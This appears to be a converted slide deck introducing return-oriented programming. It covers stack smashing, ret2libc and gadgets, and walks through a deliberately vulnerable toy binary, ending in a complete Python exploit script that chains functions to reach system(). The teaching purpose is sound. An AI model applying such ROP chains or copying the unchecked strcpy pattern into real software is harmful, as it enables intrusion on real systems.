




**Go Go Gadget!**

## An Intro to Return-Oriented Programming

**Miguel A. Arroyo**



@miguelarroyo12




# Recap - Memory Corruption Basics

- Smashing The Stack

```
#include <string.h>

void foo (char *bar) {
    char c[12];
    strcpy(c, bar); // no bounds checking
}

int main (int argc, char **argv){
    foo(argv[1]);
    return 0;
}
```




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
# Recap - Memory Corruption Basics

- Smashing The Stack

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
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
# ROP - An Origin Story

- No eXecute (NX) stack




# ROP - An Origin Story

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# ROP - An Origin Story

- No eXecute (NX) stack



# ROP - An Origin Story



Smashing the Stack For Fun and Profit (1996) - By Aleph One

Original: <http://phrack.org/issues/49/14.html#article>

Additional Resource: <https://travisf.net/smashing-the-stack-today>




# ROP - An Origin Story

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  - ret2libc
    - libc whole function reuse.
      - Classic example: `execve("/bin/sh")`

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- Smashing the Stack For Fun and Profit (1996) - By Aleph One
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## Key Question

Can this be generalized & finer-grained than a function?

libc

# The Birth of ROP

# The Birth of ROP

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86) - 2007 - By Hovav Shacham

<https://hovav.net/ucsd/dist/geometry.pdf>

- A generalization of the `ret2libc` by combining short instruction sequences to build *gadgets* that allow arbitrary computation.
  - Some gadgets are present in the program, others can be found despite not being placed there by the compiler

# ROP Building Blocks

- Chain gadgets to execute malicious code.
- A *gadget* is a short sequence of instructions ending in the branch instruction `ret` (x86) or `b/bx` (ARMv7).
- Turing complete class of gadgets:
  - Load/Store
  - Arithmetic and Logic
  - Control Flow

## x86

- `pop eax; ret //load`
- `xor eax, eax; ret //arth`


## ARMv7

- `pop {r1, pc} //load`
- `str r1, [r0]; bx lr //store`

**Note:** Because x86 instructions aren't aligned, a gadget can contain another gadget. How frequently this occurs depends on the language *geometry*.


# ROP Building Blocks

- Ordinary Program Execution



# ROP Building Blocks


- Ordinary Program Execution






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- Ordinary Program Execution





# ROP Building Blocks

- Ordinary Program Execution
  - Instruction pointer `%ip` determines which instruction to fetch and execute
  - Processor automatically increments `%ip` and moves to next instruction
  - Control flow is changed by modifying `%ip`.





# ROP Building Blocks

- ROP Program Execution





# ROP Building Blocks

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

# ROP Building Blocks

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

# ROP Building Blocks

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
# ROP Building Blocks

- ROP Program Execution



# ROP Building Blocks

- ROP Program Execution
  - Stack pointer `%sp` determines which instruction sequence to fetch and execute.
  - Return (instead of processor) automatically increments `%sp`.





# Recap - Calling Conventions

- Determine how functions receive parameters from their caller and how they return a result.
- Variations in conventions
  - Compilers (ie. GCC vs Clang vs MSVC vs ...)
  - Architectures (ie. X86 vs ARM vs MIPS vs ...)

**Note:** Wikipedia provides a great overview for many of the variations:  
[https://en.wikipedia.org/wiki/Calling\\_convention](https://en.wikipedia.org/wiki/Calling_convention)

# Recap - Calling Conventions

- X86 cdecl
  - Most commonly found on Linux systems.
  - Function arguments are passed in on the stack in reverse order.

**Note:** This site provides a good mini tutorial <http://codearcana.com/posts/2013/05/21/a-brief-introduction-to-x86-calling-conventions.html>

# Simple ROP Walkthrough



```
void lazy();
void food(int magic);
void feeling_sick(int magic1, int magic2);
void vuln(char *string);
int main(int argc, char** argv) {
    string[0] = 0;
    printf("m3 hUN6rY...cAn 1 haZ 5H3l1?! f33d mE s0m3 beef\n\n");
    if (argc > 1) {
        vuln(argv[1]);
    } else {
        printf("y0u f0rG0T t0 f33d mE!!!\n");
    }
    return 0;
}
```

Source: <https://gist.github.com/mayanez/c6bb9f2a26fa75261a9a26a0a637531b>

```
}
```

# Simple ROP Walkthrough

```
void lazy() {
    system(string);
}

void food(int magic) {
    printf("THANK YOU!\n");
    if (magic == 0xdeadbeef) {
        strcat(string, "/bin");
    }
}
```

```
void feeling_sick(int magic1, int magic2) {
    printf("1m f33ling s1cK...\n");
    if (magic1 == 0xd15ea5e && magic2 == 0x0badf00d)
    {
        strcat(string, "/echo 'This message will self
destruct in 30 seconds...BOOM!'");
    }
}
```

# Simple ROP Walkthrough

```
void lazy() {  
    system(string  
}  
void food(int m  
    printf("THANK  
    if (magic ==  
        strcat(stri  
    }  
}
```

## Goal

Chain the functions in the following order:

1. food()
2. feeling\_sick()
3. lazy()

```
magic2) {  
    == 0x0badf00d)  
    sage will self
```

# Simple ROP Walkthrough

- Identifying necessary addresses
  - Functions
    - `objdump -d <binary> | grep <func>`
- Finding Gadgets
  - Simplest
    - `objdump -d <binary> | less`
  - ROP Compiler
    - <https://github.com/JonathanSalwan/ROPgadget>
    - <https://github.com/sashs/Ropper>

**Note:** When dealing with other architectures (eg. ARMv7) you must use appropriate tools (eg. `arm-linux-gnueabi-hf-objdump`)

# **Simple ROP Walkthrough Demo (x86)**

# Simple ROP Walkthrough Demo (x86)

- Step 1: Make

```
→ simple-rop git:(master) X make  
gcc -m32 -O0 -g -static -fno-stack-protector simple-rop.c -o  
simple-rop
```



# Simple ROP Walkthrough Demo (x86)

- Step 2: Locate function addresses

```
→ simple-rop git:(master) X objdump -d simple-rop | grep -E  
"<lazy>|<food>|<feeling_sick>"  
08049b05 <lazy>:  
08049b30 <food>:  
08049b92 <feeling_sick>:
```



# Simple ROP Walkthrough Demo (x86)

- Step 3: Locate gadgets

```
→ simple-rop git:(master) X objdump -d simple-rop | pcregrep  
-M 'pop.*(\n).*pop.*(\n).*ret' | grep -n1 9ca5  
10- 8049ca4:      5f                pop     %edi  
11: 8049ca5:      5d                pop     %ebp  
12- 8049ca6:      c3                ret
```



# Simple ROP Walkthrough Demo (x86)

- Step 4: Planning

food() desired stack layout

```
| <argument> |  
| <return address> |
```



# Simple ROP Walkthrough Demo (x86)

- Step 4: Planning

## food() desired stack layout

```
| 0xdeadbeef           |  
| <address of pop; ret> |  
| <address of food>    |
```



# Simple ROP Walkthrough Demo (x86)

- Step 4: Planning

## feeling\_sick() desired stack layout

```
| 0x0badf00d |  
| 0xd15ea5e  |  
| <address of pop; pop; ret> |  
| <address of feeling_sick>  |
```



# Simple ROP Walkthrough Demo (x86)

- Step 4: Planning

## Full Payload

```
| <address of lazy> |  
| 0x0badf00d |  
| 0xd15ea5e |  
| <address of pop; pop; ret> |  
| <address of feeling_sick> |  
| 0xdeadbeef |  
| <address of pop; ret> |  
| <address of food> |  
| 0x42424242 (fake saved %ebp) |  
| 0x41414141 ... |
```



# Simple ROP Walkthrough Demo (x86)

- Step 5: Writing the exploit
  - Use your language of choice



# Simple ROP Walkthrough Demo (x86)

- Step 5: Writing the exploit

```
# NOTE: For Python 2.7
```

```
import os
import struct
```

```
#Find gadgets
```

```
pop_ret = 0x08049ca5
pop_pop_ret = 0x08049ca4
lazy = 0x08049b05
food = 0x08049b30
feeling_sick = 0x08049b92
```

```
#Buffer Overflow
```

```
payload = "A"*0x6c
payload += "BBBB"
```

```
#food(0xdeadbeef) gadget
```

```
payload += struct.pack("I", food)
payload += struct.pack("I", pop_ret)
payload += struct.pack("I", 0xdeadbeef)
```

```
#feeling_sick(0xd15ea5e, 0x0badf00d)
```

```
payload += struct.pack("I", feeling_sick)
payload += struct.pack("I", pop_pop_ret)
payload += struct.pack("I", 0xd15ea5e)
payload += struct.pack("I", 0x0badf00d)
```

```
payload += struct.pack("I", lazy)
```

```
os.system("./simple-rop \"%s\" % payload)
```



# ROP Variants (Code Reuse Techniques)

- **Just-In-Time ROP (JIT-ROP)**
  - <https://cs.unc.edu/~fabian/papers/oakland2013.pdf>
- **Jump Oriented Programming (JOP)**
  - <https://www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf>
- **Blind Return Oriented Programming (BROP)**
  - <http://www.scs.stanford.edu/brop/bittau-brop.pdf>


# Keep on Learning

- Assembly Basics
  - X86
    - <https://www.nayuki.io/page/a-fundamental-introduction-to-x86-assembly-programming>
  - ARMv7
    - <https://azeria-labs.com/writing-arm-assembly-part-1/>
- General Binary Exploitation
  - X86
    - <https://github.com/RPISEC/MBE>
  - ARMv7
    - <https://azeria-labs.com/writing-arm-shellcode/>
    - <https://blog.3or.de/arm-exploitation-return-oriented-programming.html>
- Multi-arch development
  - <https://github.com/mayanez/crossdev>
    - Still needs work, contributions welcome!

# Questions?

Slides can be found on my site:

<https://miguel.arroyo.me/>



@miguelarroyo12